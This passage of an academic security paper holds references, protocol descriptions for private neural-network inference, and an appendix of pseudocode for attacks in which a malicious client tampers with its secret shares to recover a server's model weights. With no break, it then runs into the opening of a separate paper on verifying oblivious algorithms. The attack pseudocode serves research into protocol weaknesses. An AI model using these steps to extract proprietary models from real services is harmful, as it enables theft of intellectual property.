[Bit+13] N. Bitansky, A. Chiesa, Y. Ishai, R. Ostrovsky, and O. Paneth. “Succinct Non-interactive Arguments via Linear Interactive Proofs”. In: TCC ’13.

[Bou+18] F. Bourse, M. Minelli, M. Minihold, and P. Paillier. “Fast Homomorphic Evaluation of Deep Discretized Neural Networks”. In: CRYPTO ’18.

[Boy+17] E. Boyle, G. Couteau, N. Gilboa, Y. Ishai, and M. Orrú. “Homomorphic Secret Sharing: Optimizations and Applications”. In: CCS ’17.

[Bra+17] F. Brasser, U. Müller, A. Dmitrienko, K. Kostiainen, S. Capkun, and A. Sadeghi. “Software Grand Exposure: SGX Cache Attacks Are Practical”. In: WOOT ’17.

[Bru+18] A. Brutzkus, O. Elisha, and R. Gilad-Bachrach. “Low Latency Privacy Preserving Inference”. ArXiV, cs.CR 1812.10659.

[Car+20] N. Carlini, M. Jagielski, and I. Mironov. “Cryptanalytic Extraction of Neural Network Models”. In: CRYPTO ’20.

[Cha+19] N. Chandran, D. Gupta, A. Rastogi, R. Sharma, and S. Tripathi. “EzPC: Programmable and Efficient Secure Two-Party Computation for Machine Learning”. In: EuroS&P ’19.

[Che+20] H. Chen, M. Kim, I. P. Razenshteyn, D. Rotaru, Y. Song, and S. Wagh. “Maliciously Secure Matrix Multiplication with Applications to Private Deep Learning”. In: ASIACRYPT ’20.

[Cho+18] E. Chou, J. Beal, D. Levy, S. Yeung, A. Haque, and L. Fei-Fei. “Faster CryptoNets: Leveraging Sparsity for Real-World Encrypted Inference”. ArXiV, cs.CR 1811.09953.

[Cou+15] M. Courbariaux, Y. Bengio, and J. David. “BinaryConnect: Training Deep Neural Networks with binary weights during propagations”. In: NeurIPS ’18.

[Dam+12] I. Damgård, V. Pastro, N. P. Smart, and S. Zakarias. “Multiparty Computation from Somewhat Homomorphic Encryption”. In: CRYPTO ’12.

[Dat+19] R. Dathathri, O. Saarikivi, H. Chen, K. Laine, K. E. Lauter, S. Maleki, M. Musuvathi, and T. Mytkowicz. “CHET: An optimizing compiler for fully-homomorphic neural-network inferencing”. In: PLDI ’19.

[Don+19] Z. Dong, Z. Yao, A. Gholami, M. Mahoney, and K. Keutzer. “HAWQ: Hessian AWare Quantization of Neural Networks With Mixed-Precision”. In: ICCV ’19.

[Esc+20] D. Escudero, S. Ghosh, M. Keller, R. Rachuri, and P. Scholl. “Improved Primitives for MPC over Mixed Arithmetic-Binary Circuits”. In: CRYPTO ’20.

[Fan+12] J. Fan and F. Vercauteren. “Somewhat Practical Fully Homomorphic Encryption”. ePrint Report 2012/144.

[Gen09a] C. Gentry. “A Fully Homomorphic Encryption Scheme”. PhD thesis. Stanford University, 2009.

[Gen09b] C. Gentry. “Fully homomorphic encryption using ideal lattices”. In: STOC ’09.

[Gil+16] R. Gilad-Bachrach, N. Dowlin, K. Laine, K. Lauter, M. Naehrig, and J. Wernsing. “CryptoNets: Applying Neural Networks to Encrypted Data with High Throughput and Accuracy”. In: ICML ’16.

[Gol+89] S. Goldwasser, S. Micali, and C. Rackoff. “The Knowledge Complexity of Interactive Proof Systems”. In: *SIAM J. Comput.* (1989).

[Goo17] Google. *Google Infrastructure Security Design Overview*. Tech. rep. 2017.

[Göt+17] J. Götzfried, M. Eckert, S. Schinzel, and T. Müller. “Cache Attacks on Intel SGX”. In: EUROSEC ’17.

[Häh+17] M. Hähnel, W. Cui, and M. Peinado. “High-Resolution Side Channels for Untrusted Operating Systems”. In: ATC ’2017.

[Han+18] L. Hanzlik, Y. Zhang, K. Grosse, A. Salem, M. Augustin, M. Backes, and M. Fritz. “MLCapsule: Guarded Offline Deployment of Machine Learning as a Service”. ArXiV, cs.CR 1808.00590.

[Hes+17] E. Hesamifard, H. Takabi, and M. Ghasemi. “CryptoDL: Deep Neural Networks over Encrypted Data”. ArXiV, cs.CR 1711.05189.

[Jag+20] M. Jagielski, N. Carlini, D. Berthelot, A. Kurakin, and N. Papernot. “High Accuracy and High Fidelity Extraction of Neural Networks”. In: USENIX Security ’20.

[Juu+19] M. Juuti, S. Szyller, S. Marchal, and N. Asokan. “PRADA: Protecting Against DNN Model Stealing Attacks”. In: EuroS&P ’19.

[Juv+18] C. Juvekar, V. Vaikuntanathan, and A. Chandrakasan. “GAZELLE: A Low Latency Framework for Secure Neural Network Inference”. In: USENIX Security ’18.

[Kat+18] J. Katz, S. Ranellucci, M. Rosulek, and X. Wang. “Optimizing Authenticated Garbling for Faster Secure Two-Party Computation”. In: CRYPTO ’18.

[Kel+15] M. Keller, E. Orsini, and P. Scholl. “Actively Secure OT Extension with Optimal Overhead”. In: CRYPTO ’15.

[Kel+18] M. Keller, V. Pastro, and D. Rotaru. “Overdrive: Making SPDZ Great Again”. In: EUROCRYPT ’18.

[Kel20] M. Keller. “MP-SPDZ: A Versatile Framework for Multi-Party Computation”. In: CCS ’20.

[Kes+18] M. Kesarwani, B. Mukhoty, V. Arya, and S. Mehta. "Model Extraction Warning in MLaaS Paradigm". In: ACSAC '18.

[Kri18] R. Krishnamoorthi. "Quantizing deep convolutional networks for efficient inference: A whitepaper". arXiv: 1806.08342 [cs.LG].

[Kum+20] N. Kumar, M. Rathee, N. Chandran, D. Gupta, A. Rastogi, and R. Sharma. "CrypTFlow: Secure TensorFlow Inference". In: S&P '20.

[Lee+19] T. Lee, B. Edwards, I. Molloy, and D. Su. "Defending Against Neural Network Model Stealing Attacks Using Deceptive Perturbations". In: SP Workshop '19.

[Lin+15] Y. Lindel and P. Benny. "An Efficient Protocol for Secure Two-Party Computation in the Presence of Malicious Adversaries". In: *J. Cryptol.* (2015).

[Liu+17a] J. Liu, M. Juuti, Y. Lu, and N. Asokan. "Oblivious Neural Network Predictions via MiniONN Transformations". In: CCS '17.

[Liu+17b] W. Liu, Z. Wang, X. Liu, N. Zeng, Y. Liu, and F. E. Alsaadi. "A survey of deep neural network architectures and their applications". In: *Neurocomputing* (2017).

[Lou+19] Q. Lou and L. Jiang. "SHE: A Fast and Accurate Deep Neural Network for Encrypted Data". ArXiV, cs.CR 1906.00148.

[Mil+19] S. Milli, L. Schmidt, A. D. Dragan, and M. Hardt. "Model Reconstruction from Model Explanations". In: FAT* '19.

[Mis+20] P. Mishra, R. Lehmkuhl, A. Srinivasan, W. Zheng, and R. A. Popa. "Delphi: A Cryptographic Inference Service for Neural Networks". In: USENIX Security '20.

[Mog+17] A. Moghimi, G. Irazoqui, and T. Eisenbarth. "CacheZoom: How SGX Amplifies the Power of Cache Attacks". In: CHES '17.

[Moh+17] P. Mohassel and Y. Zhang. "SecureML: A System for Scalable Privacy-Preserving Machine Learning". In: S&P '17.

[Moh+18] P. Mohassel and P. Rindal. "ABY^3: A Mixed Protocol Framework for Machine Learning". In: CCS '18.

[Rab81] M. O. Rabin. "How To Exchange Secrets with Oblivious Transfer". Harvard University Technical Report 81 (TR-81).

[Rat+20] D. Rathee, M. Rathee, N. Kumar, N. Chandran, D. Gupta, A. Rastogi, and R. Sharma. "CrypTFlow2: Practical 2-Party Secure Inference". In: CCS '20.

[Reg09] O. Regev. "On lattices, learning with errors, random linear codes, and cryptography". In: *JACM* (2009).

[Ria+18] M. S. Riazi, C. Weinert, O. Tkachenko, E. M. Songhori, T. Schneider, and F. Koushanfar. "Chameleon: A Hybrid Secure Computation Framework for Machine Learning Applications". In: AsiaCCS '18.

[Ria+19] M. S. Riazi, M. Samragh, H. Chen, K. Laine, K. Lauter, and F. Koushanfar. "XONN: XNOR-based Oblivious Deep Neural Network Inference". In: USENIX Security '19.

[Rol+20] D. Rolnick and K. P. Körding. "Reverse-Engineering Deep ReLU Networks". In: ICML '20.

[Rot+19] D. Rotaru and T. Wood. "MArBled Circuits: Mixing Arithmetic and Boolean Circuits with Active Security". In: INDOCRYPT '19.

[Rou+18] B. D. Rouhani, M. S. Riazi, and F. Koushanfar. "DeepSecure: Scalable Provably-secure Deep Learning". In: DAC '18.

[San+18] A. Sanyal, M. Kusner, A. Gascón, and V. Kanade. "TAPAS: Tricks to Accelerate (encrypted) Prediction As a Service". In: ICML '18.

[Sch+17] M. Schwarz, S. Weiser, D. Gruss, C. Maurice, and S. Mangard. "Malware Guard Extension: Using SGX to Conceal Cache Attacks". In: DIMVA '17.

[Sea] "Microsoft SEAL (release 3.3)". https://github.com/Microsoft/SEAL. Microsoft Research, Redmond, WA.

[Top+18] S. Tople, K. Grover, S. Shinde, R. Bhagwan, and R. Ramjee. "Privado: Practical and Secure DNN Inference". ArXiV, cs.CR 1810.00602.

[Tra+16] F. Tramèr, F. Zhang, A. Juels, M. K. Reiter, and T. Ristenpart. "Stealing Machine Learning Models via Prediction APIs". In: USENIX Security '16.

[Tra+19] F. Tramer and D. Boneh. "Slalom: Fast, Verifiable and Private Execution of Neural Networks in Trusted Hardware". In: ICLR '19.

[Van+18] J. Van Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom, and R. Strackx. "Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution". In: USENIX Security '18.

[Wag+19] S. Wagh, D. Gupta, and N. Chandran. "SecureNN: 3-Party Secure Computation for Neural Network Training". In: *Proc. Priv. Enhancing Technol.* (2019).

[Wag+21] S. Wagh, S. Tople, F. Benhamouda, E. Kushilevitz, P. Mittal, and T. Rabin. "Falcon: Honest-Majority Maliciously Secure Framework for Private Deep Learning". In: *Proc. Priv. Enhancing Technol.* (2021).

[Wan+17] W. Wang, G. Chen, X. Pan, Y. Zhang, X. Wang, V. Bindschaedler, H. Tang, and C. A. Gunter. "Leaky Cauldron on the Dark Land: Understanding Memory Side-Channel Hazards in SGX". In: CCS '17.

[Yao86] A. C. Yao. "How to Generate and Exchange Secrets (Extended Abstract)". In: FOCS '86.

[Zhu+16] R. Zhu, Y. Huang, J. Katz, and a. shelat. "The Cut-and-Choose Game and Its Application to Cryptographic Protocols". In: USENIX Security '16.

Functionality $\mathcal{F}_{\text{ACG}}$

1. On client input $\{\mathbf{r}_i\}_{i\in[\ell]}$, server input $\{\mathbf{s}_i, \mathbf{M}_i, \alpha_i, \beta_i\}_{i\in[\ell]}$, compute $\{\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i, \alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i), \beta_i \cdot \mathbf{r}_i\}_{i\in[\ell]}$.
2. Secret share $\alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)$ to $\langle \alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)\rangle_1, \langle \alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)\rangle_2$ and $\beta_i \cdot \mathbf{r}_i$ to $\langle \beta_i \cdot \mathbf{r}_i\rangle_1, \langle \beta_i \cdot \mathbf{r}_i\rangle_2$.
3. Output $(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i, \langle \alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)\rangle_1, \langle \beta_i \cdot \mathbf{r}_i\rangle_1)$ to the client, and $(\langle \alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)\rangle_2, \langle \beta_i \cdot \mathbf{r}_i\rangle_2)$ to the server.

Figure 11: The ideal functionality for Authenticated Correlations Generator

Functionality $\mathcal{F}_{\text{CDS}}$

1. The client and server input $(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i, \langle \alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)\rangle_1, \mathbf{r}_{i+1}, \langle \beta_{i+1} \cdot \mathbf{r}_{i+1}\rangle_1)$ and $(\alpha_i, \beta_{i+1}, \langle \alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)\rangle_2, \langle \beta_{i+1} \cdot \mathbf{r}_{i+1}\rangle_2, \{\mathsf{lab}^C_{i,k,0}, \mathsf{lab}^C_{i,k,1}\}_{k\in[|\mathsf{inp}_i|]})$ respectively for some $i \in [\ell]$.
2. If $\alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i) = \langle \alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)\rangle_1 + \langle \alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)\rangle_2$ and $\beta_{i+1} \cdot \mathbf{r}_{i+1} = \langle \beta_{i+1} \cdot \mathbf{r}_{i+1}\rangle_1 + \langle \beta_{i+1} \cdot \mathbf{r}_{i+1}\rangle_2$, output the labels $\{\mathsf{lab}^C_{i,k,0}, \mathsf{lab}^C_{i,k,1}\}_{k\in[|\mathsf{inp}_i|]}$ corresponding to $\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i$ and $\mathbf{r}_{i+1}$ to the client. Otherwise, abort.

Figure 12: The ideal functionality for Conditional Disclosure of Secrets

$\mathcal{F}_{\text{InputAuth}}$

- The client's input is $\mathbf{m}_c$ and the server's input is $\mathbf{m}_s$ and a MAC key δ. The client receives $[\![\mathbf{m}_c]\!]_1, [\![\mathbf{m}_s]\!]_1$ and the server receives $[\![\mathbf{m}_c]\!]_2, [\![\mathbf{m}_s]\!]_2$.

Figure 13: Description of $\mathcal{F}_{\text{InputAuth}}$.

Protocol $\Pi_{\mathsf{InputAuth}}$

1. Both parties invoke $\mathcal{F}_{\text{Rand}}$ to receive $|\mathbf{m}_c|$ random shares $[\![\mathbf{r}]\!]$
2. $\mathbf{r}$ is privately opened to the client.
3. The client broadcasts $\varepsilon = \mathbf{m}_c - \mathbf{r}$.
4. The server's share is $[\![\mathbf{m}_c]\!]_2 = (\varepsilon, [\![\mathbf{r}]\!]_2)$ and the client's share is $[\![\mathbf{m}_c]\!]_1 = (\varepsilon, [\![\mathbf{r}]\!]_1)$.
5. The server chooses two masking vectors $\mathbf{u}, \mathbf{v}$ and sends the client $[\![\mathbf{m}_s]\!]_1 = (\mathbf{m}_s - \mathbf{u}, \delta \cdot \mathbf{m}_s - \mathbf{v})$. The server sets its share $[\![\mathbf{m}_s]\!]_2 = (\mathbf{u}, \mathbf{v})$

Figure 14: The protocol for Input Authentication.

$\mathcal{F}_{\text{Triple}}$

- The client's input is a_1, b_1 and the server's input is a_2, b_2 and a MAC key δ. The client receives $[\![a_1 + a_2]\!]_1, [\![b_1 + b_2]\!]_1, [\![(a_1 + a_2) \cdot (b_1 + b_2)]\!]_1$ and the server receives $[\![a_1 + a_2]\!]_2, [\![b_1 + b_2]\!]_2, [\![(a_1 + a_2) \cdot (b_1 + b_2)]\!]_2$.

Figure 15: Description of $\mathcal{F}_{\text{Triple}}$.

$\mathcal{F}_{\text{Rand}}$

- The client's input is $\mathbf{r}_1$ and the server's input is $\mathbf{r}_2$ and a MAC key δ. The client receives $[\![\mathbf{r}_1 + \mathbf{r}_2]\!]_1$ and the server receives $[\![\mathbf{r}_1 + \mathbf{r}_2]\!]_2$.

Figure 16: Description of $\mathcal{F}_{\text{Rand}}$.

Protocol Π_{Triple}

i. The client and the server engage in a two-party computation protocol with security against malicious clients and semi-honest servers to generate the public key, secret key pair for HE. At the end of the protocol, the client learns the public key pk and the secret key sk whereas the server only learns pk.

ii. The client sends $\mathsf{Enc}(\mathsf{pk}, a_1), \mathsf{Enc}(\mathsf{pk}, b_1)$ to the server along with a zero-knowledge proof of well-formedness of the two ciphertexts. The server verifies this proof before continuing.

iii. The server homomorphically computes $\mathsf{Enc}(\mathsf{pk}, a_1 + a_2)$, $\mathsf{Enc}(\mathsf{pk}, b_1 + b_2)$ and $\mathsf{Enc}(\mathsf{pk}, (a_1 + a_2) \cdot (b_1 + b_2))$ along with $\mathsf{Enc}(\mathsf{pk}, \delta(a_1 + a_2))$, $\mathsf{Enc}(\mathsf{pk}, \delta(b_1 + b_2))$ and $\mathsf{Enc}(\mathsf{pk}, \delta \cdot (a_1 + a_2) \cdot (b_1 + b_2))$.

iv. The server chooses six random masking elements $u_1, v_1, t_1, u_2, v_2, t_2$ and computes $\mathsf{Enc}(\mathsf{pk}, a_1 + a_2 - u_1)$, $\mathsf{Enc}(\mathsf{pk}, b_1 + b_2 - v_1)$ and $\mathsf{Enc}(\mathsf{pk}, (a_1 + a_2) \cdot (b_1 + b_2) - t_1)$ along with $\mathsf{Enc}(\mathsf{pk}, \delta(a_1 + a_2) - u_2)$, $\mathsf{Enc}(\mathsf{pk}, \delta(b_1 + b_2) - v_2)$ and $\mathsf{Enc}(\mathsf{pk}, \delta \cdot (a_1 + a_2) \cdot (b_1 + b_2) - t_2)$. It sends these six ciphertexts to the client.

v. The client decrypts the above ciphertexts and obtains $[\![a_1 + a_2]\!]_1 = (a_1 + a_2 - u_1, \delta(a_1 + a_2) - u_2), [\![b_1 + b_2]\!]_1 = (b_1 + b_2 - v_1, \delta(b_1 + b_2) - v_2), [\![(a_1 + a_2) \cdot (b_1 + b_2)]\!]_1 = (a_1 + a_2) \cdot (b_1 + b_2) - t_1, \delta \cdot (a_1 + a_2) \cdot (b_1 + b_2) - t_2)$. The server outputs $[\![a_1 + a_2]\!]_2 = (u_1, u_2), [\![b_1 + b_2]\!]_2 = (v_1, v_2), [\![(a_1 + a_2) \cdot (b_1 + b_2)]\!]_2 = (t_1, t_2)$.

Figure 17: The protocol for Triple Generation.

A Pseudocode for our attacks from Section 2

RecoverNetwork:

1. First, recover the last layer:
   (a) Denote by $\tilde{M}_\ell$ the recovered matrix for the last layer.
   (b) For each $j \in [t]$:
      i. Set the initial input to the network to be zero, i.e. $\mathbf{x}_1 := 0$.
      ii. Follow the inference protocol to partially evaluate the network up to the $\ell-1$-th layer: $\mathbf{x}_{\ell-1} := \mathsf{ReLU}(M_{\ell-1}(\ldots \mathsf{ReLU}(M_1\mathbf{x}_1))) = \mathbf{0}$.
      iii. Malleate the client's share of $\mathbf{x}_{\ell-1}$: $\langle \mathbf{x}'_{\ell-1}\rangle_C := \langle \mathbf{x}_{\ell-1}\rangle_C + \mathbf{e}_j$.
      iv. Complete the protocol with the server to obtain $\mathbf{x}_\ell := M_\ell \mathbf{x}'_{\ell-1} = M_\ell \mathbf{e}_j$.
      v. Set the j-th column of $\tilde{M}_\ell$ to be $\mathbf{x}_\ell$.
   (c) Output $\tilde{M}_\ell$.
2. Then, recover all previous layers:
   (d) For each $i \in [\ell-1,\ldots,1]$:
      i. If the i-th layer is a fully-connected layer, set $M_i := \mathsf{RecoverFCLayer}(M_{i+1},\ldots,M_\ell)$.
      ii. If the i-th layer is a convolutional layer, set $M_i := \mathsf{RecoverConvLayer}(M_{i+1},\ldots,M_\ell)$.
   (e) Output $(M_1,\ldots,M_{\ell-1})$.

MaskAndLinearizeReLU($\langle \mathbf{y}\rangle_C, S$):

1. Malleate the client's local share of $\mathbf{y}$ to obtain a share of the malleated $\mathbf{y}'$ as follows:
   (a) For all $l \in S$, set $\langle \mathbf{y}'\rangle_C[l] := \langle \mathbf{y}\rangle_C[l] + c$.
   (b) For all $l \notin S$, set $\langle \mathbf{y}'\rangle_C[l] := \langle \mathbf{y}\rangle_C[l] - c$.
2. Obtain $\langle \mathbf{x}\rangle_C := \mathsf{LinearizeReLU}(\mathbf{y}')$..
3. Invert Step 1a by malleating $\langle \mathbf{x}\rangle_C$: set $\langle \mathbf{x}'\rangle_C[S] := \langle \mathbf{x}\rangle_C[S] - c$
4. Output $\langle \mathbf{x}'\rangle_C$.

LinearizeReLU($\langle \mathbf{y}\rangle_C$):

1. Malleate the client's local share of $\mathbf{y}$ to obtain a share of the malleated $\mathbf{y}'$: set $\langle \mathbf{y}'\rangle_C := \langle \mathbf{y}\rangle_C + c$.
2. Interact with the server to obtain $\langle \mathbf{x}\rangle_C$, which is the client's share of $\mathbf{x} := \mathsf{ReLU}(\mathbf{y}')$.
3. Invert Step 1 by malleating $\langle \mathbf{x}\rangle_C$: set $\langle \mathbf{x}'\rangle_C := \langle \mathbf{x}\rangle_C - c$
4. Output $\langle \mathbf{x}'\rangle_C$.

RecoverConvLayer($M_{i+1},\ldots,M_\ell$) :

1. Let the dimensions of the convolutional kernel K_i be $k_i \times k_i$.
2. Sample a random matrix R having the same dimension as $\mathbf{x}_{i-1}$.
3. Apply the `im2col` transformation to R to obtain R'.
4. Let S be the indices of the pivot columns of R' when it is in row-reduced echelon form. If $|S| < k_i \times k_i$, resample R and retry. Then S specifies the indices of the independent columns of R'.[a]
5. Follow the inference protocol to evaluate the network up to the $i-1$-th layer to obtain (a share of) the intermediate state $\mathbf{x}_{i-1} := \mathsf{ReLU}(M_{i-1}(\ldots \mathsf{ReLU}(M_1\mathbf{x}_1))) = \mathbf{0}$.
6. Malleate the client's share of $\mathbf{x}_{i-1}$: $\langle \mathbf{x}'_{i-1}\rangle_C := \langle \mathbf{x}_{i-1}\rangle_C + R$.
7. Interact with the server to evaluate the i-th linear layer to obtain a share of $\mathbf{y}_i := M_i \mathbf{x}'_{i-1}$.
8. Obtain the input for the next linear layer: $\langle \mathbf{x}_i\rangle_C := \mathsf{MaskAndLinearizeReLU}(\langle \mathbf{y}_i\rangle_C, S)$.
   The vector $\mathbf{x}_i$ is now all-zero, except at locations in S, where it equals the corresponding elements of $\mathbf{y}_i$.
9. Interact with the server to complete the evaluation of the rest of the network, invoking LinearizeReLU to force intervening ReLUs to behave linearly.
10. Set $K := [X_1,\ldots X_{k_i\times k_i}]$, where each X_j is a formal variable.
11. Set X to be the all-zero matrix of dimension equal to R', except at locations in S, where it equals R'.
12. Compute $\mathbf{X}_\ell := M_\ell \cdot M_{\ell-1} \cdots M_{i+1} \cdot (KX)$.
13. Solve the linear system $\mathbf{X}_\ell = \mathbf{x}_\ell$ to learn the values of the formal variables X_j, and hence the kernel K_i.

[a] The pivot columns are linearly independent by definition, and row operations do not change linear dependence of columns.

RecoverFCLayer($M_{i+1},\ldots,M_\ell$) :

1. Let the dimension of the i-th linear layer be $s_i \times t_i$.
2. Set M'_i to be a $s_i \times t_i$ matrix consisting of formal variables.
3. Let $s'_i := \lfloor s_i/m \rfloor$.
4. For each $j \in [t_i]$, and for each $k \in [s'_i]$:
   (a) Set the initial input to the network to be zero, i.e. $\mathbf{x}_1 := \mathbf{0}$.
   (b) Follow the inference protocol to evaluate the network up to the $i-1$-th layer to obtain (a share of) the intermediate state $\mathbf{x}_{i-1} := \mathsf{ReLU}(M_{i-1}(\ldots \mathsf{ReLU}(M_1\mathbf{x}_1))) = \mathbf{0}$.
   (c) Construct a query $\mathbf{q}_j := \mathbf{e}_j$.
   (d) Malleate the client's share of $\mathbf{x}_{i-1}$: $\langle \mathbf{x}'_{i-1}\rangle_C := \langle \mathbf{x}_{i-1}\rangle_C + \mathbf{q}_j$.
   (e) Interact with the server to evaluate the i-th linear layer to obtain a share of $\mathbf{y}_i := M_i \mathbf{x}'_{i-1}$.
   (f) Set $k' := k \cdot m$, and $S := \{k', \ldots, k'+m-1\}$.
   (g) Obtain the input for the next linear layer: $\langle \mathbf{x}_i\rangle_C := \mathsf{MaskAndLinearizeReLU}(\mathbf{y}_i, S)$.
   The vector $\mathbf{x}_i$ is now all-zero, except at locations in S, where it equals the corresponding elements of $\mathbf{y}_i$.
   (h) Interact with the server to complete the evaluation of the rest of the network, invoking LinearizeReLU to force intervening ReLUs to behave linearly.
   (i) Compute $\mathbf{X}_i$ as follows. First, compute $M'_i \cdot \mathbf{q}_j$, and then zero out all locations that are not in S.
   (j) Construct the k-th linear system $\mathbf{x}_\ell = M_\ell \cdot M_{\ell-1} \cdots M_{i+1} \cdot \mathbf{X}_i$.
5. Solve all the linear systems to recover the matrix M_i.



ObliCheck: Efficient Verification of Oblivious Algorithms with Unobservable State

Jeongseok Son Griffin Prechter Rishabh Poddar Raluca Ada Popa Koushik Sen
University of California, Berkeley

Abstract

Encryption of secret data prevents an adversary from learning sensitive information by observing the transferred data. Even though the data itself is encrypted, however, an attacker can watch which locations of the memory, disk, and network are accessed and infer a significant amount of secret information.

To defend against attacks based on this access pattern leakage, a number of oblivious algorithms have been devised. These algorithms transform the access pattern in a way that the access sequences are independent of the secret input data. Since oblivious algorithms tend to be slow, a go-to optimization for algorithm designers is to leverage *space unobservable to the attacker*. However, one can easily miss a subtle detail and violate the oblivious property in the process of doing so.

In this paper, we propose ObliCheck, a checker verifying whether a given algorithm is indeed oblivious. In contrast to existing checkers, ObliCheck distinguishes observable and unobservable state of an algorithm. It employs symbolic execution to check whether all execution paths exhibit the same observable behavior. To achieve accuracy and efficiency, ObliCheck introduces two key techniques: Optimistic State Merging to quickly check if the algorithm is oblivious, and Iterative State Unmerging to iteratively refine its judgment if the algorithm is reported as not oblivious. ObliCheck achieves $\times$50300 of performance improvement over conventional symbolic execution without sacrificing accuracy.

1 Introduction

Security and privacy have become crucial requirements in the modern computing era. To preserve the secrecy of sensitive data, data encryption is now widely adopted and prevents an adversary from learning secret information by observing the data content. However, attackers can still infer secret information by observing access patterns to the data. Even though the data itself is encrypted, an attacker can watch which locations of the memory, disk, and network are accessed. Such concerns are growing with the increasing adoption of hardware enclaves such as Intel SGX [49], which provides memory encryption but does not hide accesses to memory. By simply observing the access patterns, several research efforts [23, 37, 42, 43, 47, 57, 58, 71] have shown that an attacker can reconstruct secret information such as confidential search keywords, entire sensitive documents, or secret images.

As a result, a rich line of work designs *oblivious* execution to prevent such side channels based on access patterns. There are two types of oblivious algorithms. The first, Oblivious RAM (ORAM) [31, 66], can be used *generically* to hide accesses to memory, and fits best for workloads of the type "point queries". Intuitively, ORAM randomizes accesses to memory. However, even the fastest ORAM scheme incurs polylogarithmic overhead proportional to the memory size per access, which becomes prohibitively slow for processing a large amount of data as in data analytics and machine learning. For these workloads, instead, researchers have proposed a large array of *specialized oblivious* algorithms, such as algorithms for joins, filters, aggregates [7, 11, 14, 19, 57, 78], and machine learning algorithms [36, 48, 58, 64]. These specialized algorithms work by accessing memory according to a *predefined schedule of accesses*, which depends only on an upper bound on the data size and not on data content. In this paper, we focus on such specialized oblivious algorithms.

Oblivious algorithms in general tend to be notoriously slow (e.g., hundreds of times for data analytics [78] and tens of times for point queries [66]). To reduce such overhead, many oblivious algorithms take advantage of an effective design strategy: they leverage *special regions of memory* that are *not observable* to the attacker. Such unobservable memory, albeit often smaller than the observable one, allows the algorithm to make direct and fast accesses to data. It essentially works as a cache for the slower observable memory, which is accessed obliviously. Different techniques choose different resources as unobservable. For example, some techniques [7, 51, 58, 60] treat registers as unobservable but all the cache and main memory as observable in the context of hardware enclaves such as Intel SGX. GhostRider [46] employs an on-chip scratchpad as an unobservable space to make the memory trace oblivious. Certain techniques focus on the network as being observable by an attacker and the internal secure region of a machine as unobservable [57, 78]. These techniques show one or more orders of magnitude [78] performance improvement by leveraging the unobservable memory.

While generic algorithms like ORAM are heavily scrutinized, specialized algorithms designed for different settings do not receive the same level of scrutiny. Further, these algorithms can be quite complex, balancing rich computations with efficiency. The designer can miss a subtle detail and violate the oblivious property. Currently, an oblivious algorithm comes with written proof, and users must verify the proof manually. As a result, recent research efforts devise ways to check whether an algorithm is oblivious in an automated way (by looking for a secret dependent branch) using taint analysis [15, 33, 59, 77]. These techniques, however, cannot discern unobservable state and would classify an algorithm as not oblivious because of its non-oblivious accesses to unobservable state. Thus, they cannot model a vast array of modern oblivious algorithms.

We propose *ObliCheck*, a checker that can verify oblivious algorithms having unobservable state in an efficient and accurate manner. ObliCheck allows algorithm designers to write an oblivious algorithm using ObliCheck's APIs to distinguish between observable and unobservable space. Based on this distinction, ObliCheck precisely records the access patterns visible to an attacker. Then, ObliCheck automatically proves that the algorithm satisfies the obliviousness condition. Otherwise, ObliCheck provides counterexamples – i.e., inputs that violate the oblivious property – and identifies program statements that trigger non-oblivious behavior.

ObliCheck primarily aims to verify the oblivious property of an algorithm, not the actual implementation of the algorithm. We use a subset of JavaScript for modeling algorithms. We made this choice to leverage an existing program analysis framework, Jalangi [61], for ObliCheck's implementation. Moreover, we focus on a subset of the language because verification of programs in the full JavaScript language could result in verification conditions having undecidable theories. Automated verification fails for undecidable theories. We expect that an algorithm designer will use ObliCheck to verify algorithms rapidly during the algorithm design phase, instead of trying to verify the algorithm manually.

1.1 Techniques and contributions

We observed that taint analysis used in prior work [15, 33, 59, 77] is too 'coarse' to capture unobservable state. With taint analysis, if a branch predicate contains tainted variables, then a checker simply rejects the algorithm even if both execution paths of the branch display the same observable behavior. Instead, we observe that we can overcome the limitations of taint analysis with symbolic execution [17, 38]. Using symbolic execution, ObliCheck can analyze an input algorithm with unobservable state in a finer-grained manner and reason about how observable and unobservable state changes in each execution path. Even if a branch depends on a secret input variable, ObliCheck correctly classifies an algorithm as oblivious if the two execution paths after the branch show the same observable behavior. For example, if the two paths both send an identically-sized encrypted message over the network, our checker can conclude both branches maintain the same observable state (the size of the message and its destination) since the message content itself is encrypted (thus unobservable).

However, a naïve application of symbolic execution does not scale. The main challenge with employing symbolic execution is that the program state quickly blows up as the number of branches in the program increases, making it infeasible to complete the check for many algorithms. While traditional state merging [10, 27, 27, 30, 63] can merge states to alleviate the path explosion problem to some extent, it only works when the values in two different paths are the same. To address this problem, ObliCheck employs *a novel optimistic state merging* technique (§4), which leverages the domain-specific knowledge of oblivious algorithms that the actual values are unobservable to the attacker. ObliCheck uses this insight to optimistically merge two different unobservable values by introducing a *new* unconstrained symbolic value for over-approximating the two unobservable values.

